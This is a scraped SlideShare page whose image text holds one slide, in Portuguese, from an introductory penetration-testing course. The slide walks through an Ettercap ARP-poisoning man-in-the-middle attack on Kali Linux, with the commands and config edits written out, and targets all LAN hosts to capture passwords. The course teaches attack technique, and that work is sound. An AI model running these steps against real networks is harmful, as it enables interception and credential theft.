
![Endereços IP (endereço internet) com endereços MAC (endereço físico)
diferentes para cada máquina.
• Habilite o roteamento de pacotes (IP Forward):
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
• Altere o arquivo /etc/ettercap/etter.conf:
• Modifique a seguinte linha:
[privs]
ec_uid = 65534 #nobody is the default
ec_gid = 65534 #nobody is the default
Para:
[privs]
ec_uid = 0 #nobody is the default
ec_gid = 0 #nobody is the default
• Descomente as linhas:
# IF you use iptables:
redir_command_on = "iptables –t nat –A PREROUTING -i %iface –p tcp --dport %port –j
REDIRECT --to-port %rport"
redir_command_off = "iptables –t nat –D PREROUTING -i %iface –p tcp --dport %port –j
REDIRECT --to-port %rport"
• Inicialize o Ettercap:
root@kali# ettercap -TqM arp // //
O Ettercap será iniciado em modo texto (opção -T) e listará os dados em
forma silenciosa (opção -q), não exibindo tudo o que captura, apenas o
essencial, ou seja, apenas as senhas. E, por último, são selecionados quais
os hosts que sofrerão o envenenamento ARP. No exemplo, // // indica todos
os hosts da rede. Então faremos o envenenamento ARP para todas as
máquinas da LAN. Mas poderíamos selecionar, por exemplo, o
envenenamento apenas entre os hosts 192.168.1.110 e 192.168.1.120
trocando // // por /192.168.1.110/ /192.168.1.1.120/. Poderíamos também
selecionar o envenenamento entre todos os hosts e o host 192.168.1.110 por
meio de // /192.168.1.110/.](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-223-2048.jpg)









